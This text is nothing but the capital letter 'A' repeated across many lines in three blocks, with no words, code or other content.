AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
